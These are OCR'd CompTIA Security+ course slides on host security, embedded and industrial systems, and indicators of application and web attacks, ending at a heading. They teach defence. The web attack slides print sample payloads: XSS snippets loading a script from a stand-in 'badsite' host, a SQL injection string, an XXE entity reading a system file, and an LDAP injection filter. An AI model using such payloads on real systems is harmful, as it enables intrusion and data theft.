
Lesson 12

Implementing Host Security Solutions

CompTIA®


Hardware Root of Trust

- Hardware root of trust/trust anchor
- Attestation
- Trusted Platform Module (TPM)
  - Hardware-based storage of cryptographic data
  - Endorsement key
  - Subkeys used in key storage, signature, and encryption operations
  - Ownership secured via password



Screenshot used with permission from HP.

Boot Integrity




Screenshot used with permission from HP.

- Unified extensible firmware interface (UEFI) new version of BIOS
- Secure boot
  - Validate digital signatures before running boot loader or OS kernel
- Measured boot
  - Use TPM to measure hashes of boot files at each stage
- Attestation
  - Report boot metrics and signatures to remote server

Drive Encryption

- Full disk encryption (FDE)
  - Encryption key secured with user password
  - Secure storage for key in TPM or USB thumb drive
- Self-encrypting drives (SED)
  - Data/media encryption key (DEK/MEK)
  - Authentication key (AK) or key encrypting key (KEK)
  - Opal specification compliant



Screenshot used with permission from Microsoft.

USB and Flash Drive Security

- BadUSB
  - Exposes potential of malicious firmware
  - Malicious USB cable
  - Malicious flash drive
- Sheep dip
  - Sandbox system for testing new/suspect devices
  - Isolated from production network/data

Copyright © 2020 CompTIA Properties, LLC. All Rights Reserved.

Third-party Risk Management

- Supply chain and vendors
  - End-to-end process of supplying, manufacturing, distributing, and finally releasing goods and services to a customer
  - Could malicious actors within supply chain introduce backdoor access via hardware/firmware components?
  - Most companies must depend on governments/security services to ensure trustworthiness of market suppliers
  - Consider implications of using second-hand equipment
- Vendors versus business partners

Copyright © 2020 CompTIA Properties, LLC. All Rights Reserved.

End of Life Systems and Lack of Vendor Support

- Support lifecycles
- End of life (EOL)
  - Product is no longer sold to new customers
  - Availability of spares and updates is reduced
- End of service life (EOSL)
  - Product is no longer supported
- Lack of vendor support
  - Abandonware
  - Software and peripherals/devices

Copyright © 2020 CompTIA Properties, LLC. All Rights Reserved.

Organizational Security Agreements

- Memorandum of understanding (MOU)
  - Intent to work together
- Business partnership agreement (BPA)
  - Establish a formal partner relationship
- Non-disclosure agreement (NDA)
  - Govern use and storage of shared confidential and private information
- Service level agreement (SLA)
  - Establish metrics for service delivery and performance
- Measurement systems analysis (MSA)
  - Evaluate data collection and statistical methods used for quality management

Copyright © 2020 CompTIA Properties, LLC. All Rights Reserved.

Topic 12B

Implement Endpoint Security


Copyright © 2020 CompTIA Properties, LLC. All Rights Reserved.

Host Hardening

- Reducing attack surface
- Interfaces
  - Network and peripheral connections and hardware ports
- Services
  - Software that allows client connections
- Application service ports
  - TCP and UDP ports
  - Disable application service or use firewall to control access
  - Detect non-standard usage
- Encryption for persistent storage

Copyright © 2020 CompTIA Properties, LLC. All Rights Reserved.

Baseline Configuration and Registry Settings



Screenshot used with permission from Microsoft.

- OS/host role
  - Network appliance, server, client, …
- Configuration baseline template
- Registry settings and group policy objects (GPOs)
- Malicious registry changes
- Baseline deviation reporting

Copyright © 2020 CompTIA Properties, LLC. All Rights Reserved.

Patch Management

- All types of OS, application, and firmware code potentially contains vulnerabilities
- Patch management essential for mitigating these vulnerabilities as they are discovered
- Update policies and schedule
  - Apply all latest – auto-update
  - Only apply specific patches
  - Third-party patches
- Scheduling updates
- Managing unpatchable systems

Copyright © 2020 CompTIA Properties, LLC. All Rights Reserved.

Endpoint Protection

- Antivirus (A-V)/anti-malware
  - Signature-based detection of all malware/PUP types
- Host-based intrusion detection/prevention (HIDS/HIPS)
  - File integrity monitoring and log/network traffic scanning
  - Prevention products can block processes or network connections
- Endpoint Protection Platform (EPP)
  - Consolidate agents for multiple functions
  - Combine A-V, HIDS, host firewall, content filtering, encryption, …
- Data loss prevention (DLP)
  - Block copy or transfer of confidential data
- Endpoint protection deployment

Copyright © 2020 CompTIA Properties, LLC. All Rights Reserved.

Next-Generation Endpoint Protection

- Endpoint detection and response (EDR)
  - Visibility and containment rather than preventing malware execution
  - User and entity behavior analytics driven by cloud-hosted machine learning
- Next-generation firewall integration
  - Use endpoint detection to alter network firewall policies
  - Block fileless threats and covert channels
  - Prevent lateral movement

Copyright © 2020 CompTIA Properties, LLC. All Rights Reserved.

Antivirus Response

- Signature-based detection and heuristics
- Malware identification and classification
  - Common Malware Enumeration (CME)
- Manual remediation advice
- Advanced malware tools
  - Manually identify file system changes and network activity
- Sandboxing
  - Execute malware for analysis in a protected environment

Copyright © 2020 CompTIA Properties, LLC. All Rights Reserved.

Topic 12C

Explain Embedded System Security Implications

Embedded Systems

- Computer system with dedicated function
- Static environment
- Cost, power, and compute constraints
  - Single-purpose devices with no overhead for additional security computing
- Crypto, authentication, and implied trust constraints
  - Limited resource for cryptographic implementation
  - No root of trust
  - Perimeter security
- Network and range constraints
  - Power constrains range
  - Emphasize low data rates, but minimize latency

Copyright © 2020 CompTIA Properties, LLC. All Rights Reserved.

Logic Controllers for Embedded Systems

- Programmable logic controller (PLC)
- System on chip (SoC)
  - Processors, controllers, and devices all provided on single package
  - Raspberry Pi
  - Arduino
- Field programmable gate array (FPGA)
  - End customer can configure programming logic
- Real-time operating system (RTOS)
  - Designed to be ultra-stable
  - Prioritizes real-time scheduling

Copyright © 2020 CompTIA Properties, LLC. All Rights Reserved.

Embedded Systems Communications Considerations

- Operational Technology (OT) networks
  - Serial data and Industrial Ethernet
- Cellular networks/baseband radio
  - Narrowband-IoT (NB-IoT)
  - LTE Machine Type Communication (LTE-M)
  - 4G versus 5G
  - Subscriber identity module (SIM) cards
  - Encryption and backhaul
- Z-Wave and Zigbee
  - Low-power wireless over ~900 MHz and 2.4 GHz
  - Encryption and pairing

Copyright © 2020 CompTIA Properties, LLC. All Rights Reserved.

Industrial Control Systems (1)

- Availability, integrity, confidentiality (AIC triad)
- Workflow and process automation
  - Industrial control systems (ICSs)
  - Plant devices and embedded PLCs
  - OT network
  - Electromechanical components and sensors
  - Human machine interface (HMI)
  - Data historian
- Supervisory Control and Data Acquisition (SCADA)
  - Runs on PCs to gather data and perform monitoring
  - Manage large-scale, multiple site installations over WAN communications

Copyright © 2020 CompTIA Properties, LLC. All Rights Reserved.

Industrial Control Systems (2)

- Energy
  - Power generation and distribution
- Industrial
  - Mining and refining raw materials
- Fabrication and manufacturing
  - Creating components and assembling them into products
- Logistics
  - Moving things
- Facilities
  - Site and building management systems
  - Heating, ventilation, and air conditioning (HVAC)

Copyright © 2020 CompTIA Properties, LLC. All Rights Reserved.

Internet of Things

- Machine to Machine (M2M) communication
- Hub/control system
  - Communications hub
  - Control system for headless devices
  - Smart hubs and PC/smartphone controller apps
- Smart devices
  - IoT endpoints
  - Compute, storage, and network functions and vulnerabilities
- Wearables
- Sensors
- Vendor security management
  - Weak defaults
  - Patching and updates


Copyright © 2020 CompTIA Properties, LLC. All Rights Reserved.

Specialized Systems for Facility Automation

- Building automation system (BAS)
  - Smart buildings
  - Process and memory vulnerabilities
  - Credentials embedded in application code
  - Code injection
- Smart meters
- Surveillance systems
  - Physical access control system (PACS)
  - Risks from third-party provision
  - Abuse of cameras

Copyright © 2020 CompTIA Properties, LLC. All Rights Reserved.

Specialized Systems in IT



Screenshot used with permission from shodan.io.

- Multifunction printer (MFP)
  - Hard drives and firmware represent potential vulnerabilities
  - Recovery of confidential information from cached print files
  - Log data might assist attacks
  - Pivot to compromise other network devices
- Voice over IP
- Shodan

Specialized Systems for Vehicles and Drones

- Unmanned Aerial Vehicles (UAV)/drones
- Computer-controlled or assisted engine, steering, and brakes
- In-vehicle entertainment and navigation
- Controller area network (CAN) serial communications buses
  - Onboard Diagnostics (OBD-II) module
  - Access via cellular or Wi-Fi

Copyright © 2020 CompTIA Properties, LLC. All Rights Reserved.

Specialized Systems for Medical Devices

- Used in hospitals and clinics but also at home by patients
- Potentially unsecure protocols and control systems
- Use compromised devices to pivot to networks
  - Stealing Protected Health Information (PHI)
- Ransom by threatening to disrupt services
- Kill or injure patients

Copyright © 2020 CompTIA Properties, LLC. All Rights Reserved.

Security for Embedded Systems

- Network segmentation
  - Strictly restrict access to OT networks
  - Increased monitoring for SCADA hosts
- Wrappers
  - Use IPSec for authentication and integrity and confidentiality
- Firmware code control
  - Supply chain risks
- Inability to patch
  - Inadequate vendor support
  - Time-consuming patch procedures
  - Inability to schedule downtime

Copyright © 2020 CompTIA Properties, LLC. All Rights Reserved.

Topic 14A


Analyze Indicators of Application Attacks

Application Attacks

- Attacks that target vulnerabilities in application code or architecture/design
- Privilege escalation
  - Get privileges from target vulnerable process to run arbitrary code
  - Remote execution when code is transferred from another machine
  - Vertical and horizontal privilege escalation
  - Detect by process logging and auditing plus automated detection scanning
- Error handling
  - Identify attack from error messages
  - Leaking information through errors
- Improper input handling

Copyright © 2020 CompTIA Properties, LLC. All Rights Reserved.

Overflow Vulnerabilities



- Buffer overflow
  - Buffer is memory allocated to application
  - Overflows can allow arbitrary code to execute
- Integer overflow
  - Cause application to calculate values that are out-of-bounds
  - Could use to cause crash or use in buffer overflow attack

Copyright © 2020 CompTIA Properties, LLC. All Rights Reserved.

Null Pointer Dereferencing and Race Conditions

- Pointers are used in C/C++ to refer to memory locations
- Dereferencing occurs when the program tries to read or write the location via the pointer
- If the location is null or invalid, the process will crash
- Race condition
  - Execution depends on timing and sequence of events
- Time of check/time of use (TOCTTOU)
  - Environment is manipulated to change a resource after checking but before use

Copyright © 2020 CompTIA Properties, LLC. All Rights Reserved.

Memory Leaks and Resource Exhaustion

- Memory leaks
  - Process allocates memory locations, but never releases them
  - Can cause host to run out of memory
  - Could be faulty code or could be malicious
- Resource exhaustion
  - CPU time, system memory allocation, fixed disk capacity, and network utilization
  - Spawning activity to use up these resources

Copyright © 2020 CompTIA Properties, LLC. All Rights Reserved.


DLL Injection and Driver Manipulation

- Dynamic Link Library (DLL) implements some function that multiple processes can use
- DLL injection forces a process to load malicious DLL
- Refactoring might allow code obfuscation to elude anti-virus
- Shim
  - Exploit application compatibility framework to allow malware to persist on host

Copyright © 2020 CompTIA Properties, LLC. All Rights Reserved.

Pass the Hash Attack

- Exploiting cached credentials to perform lateral movement
- Windows hosts cache credentials in memory as NTLM hashes
- Local malicious process with administrator privileges can dump these hashes
- Malware executes another process on a remote host
  - Attacker can just pass hash without having to crack it
  - Remote host will accept hash as credential
- Detection through security log events




Images © 123rf.com.

Topic 14B

Analyze Indicators of Web Application Attacks

Uniform Resource Locator Analysis

- Uniform Resource Locator (URL) format
- HTTP methods
  - TCP connections
  - GET, POST, PUT, HEAD
  - POST or PUT
  - URL (query parameters)
  - Fragment/anchor ID
  - HTTP response codes
- Percent encoding



Application Programming Interface Attacks


- API calls and parameters
- Must only be with HTTPS encryption
- Common weaknesses and vulnerabilities
  - Ineffective secrets management
  - Lack of input validation
  - Error messages leaking information
  - Denial of service

```
https://webapp.foo/?Action=RunInstance&Id=123&Count=1&
InstanceAccessKey=MyInstanceAccessKey&Placement=us-east&
MyAuthorizationToken
```

Copyright © 2020 CompTIA Properties, LLC. All Rights Reserved.


Replay Attacks

- Resubmitting or guessing authorization tokens
- Session management cookies
- Replay cookie to obtain authenticated session
- Secure cookies



Session Hijacking and Cross-site Request Forgery (1)

- Cookie hijacking and session prediction
- Client-side/cross-site (CSRF/XSRF) request forgery
  - Passes a URL to another site where the user has an authenticated session
  - Confused deputy



Images © 123rf.com.

Session Hijacking and Cross-site Request Forgery (2)

- Clickjacking
  - Add invisible layer to intercept/redirect click events
- SSL strip
  - Exploits redirect from HTTP to HTTPS
  - Sites should no longer be using plain HTTP
  - HTTP Strict Transport Security (HSTS)

Copyright © 2020 CompTIA Properties, LLC. All Rights Reserved.

Cross-Site Scripting (XSS)

- Attacker injects code in trusted site that will be executed in client browser
- Non-persistent/reflected
  - Coded in a link that the user must click
- Persistent/stored XSS
  - Injected into a database the site uses to serve content
- Client-side scripts
  - Document Object Model (DOM)

```
Check out this amazing <a
href="https://trusted.foo">website
</a><script
src="https://badsite.foo/hook.js">
</script>.
```

```
https://trusted.foo/messages#
user=James%3Cscript%20src%3D%
22https%3A%2F%2Fbadsite.foo%2
Fhook.js%22%3E%3C%2Fscript%3E
```

Copyright © 2020 CompTIA Properties, LLC. All Rights Reserved.

Structured Query Language Injection Attacks

- Client-side versus server-side attacks
- Injection-type attacks
- Structured Query Language (SQL) statements
  - SELECT, INSERT, DELETE, UPDATE, WHERE
- SQL injection
  - Pass SQL statements to the web application via user input or URL
  - Show or insert database records

```
SELECT * FROM tbl_user WHERE
username = '' or 1=1--#
```

Copyright © 2020 CompTIA Properties, LLC. All Rights Reserved.

XML and LDAP Injection Attacks

- Extensible Markup Language (XML) injection
  - XML tagged documents
  - XML External Entity (XXE) to exfiltrate data and files

```
<?xml version="1.0" encoding="UTF-8"?>

<!DOCTYPE foo [<!ELEMENT foo ANY
><!ENTITY bar SYSTEM
"file:///etc/config"> ]>

<bar>&bar;</bar>
```

- Lightweight Directory Access Protocol (LDAP) injection
  - Query language to read and update network directories

```
(&(username=Bob)(&))
```

Copyright © 2020 CompTIA Properties, LLC. All Rights Reserved.

Directory Traversal and Command Injection Attacks

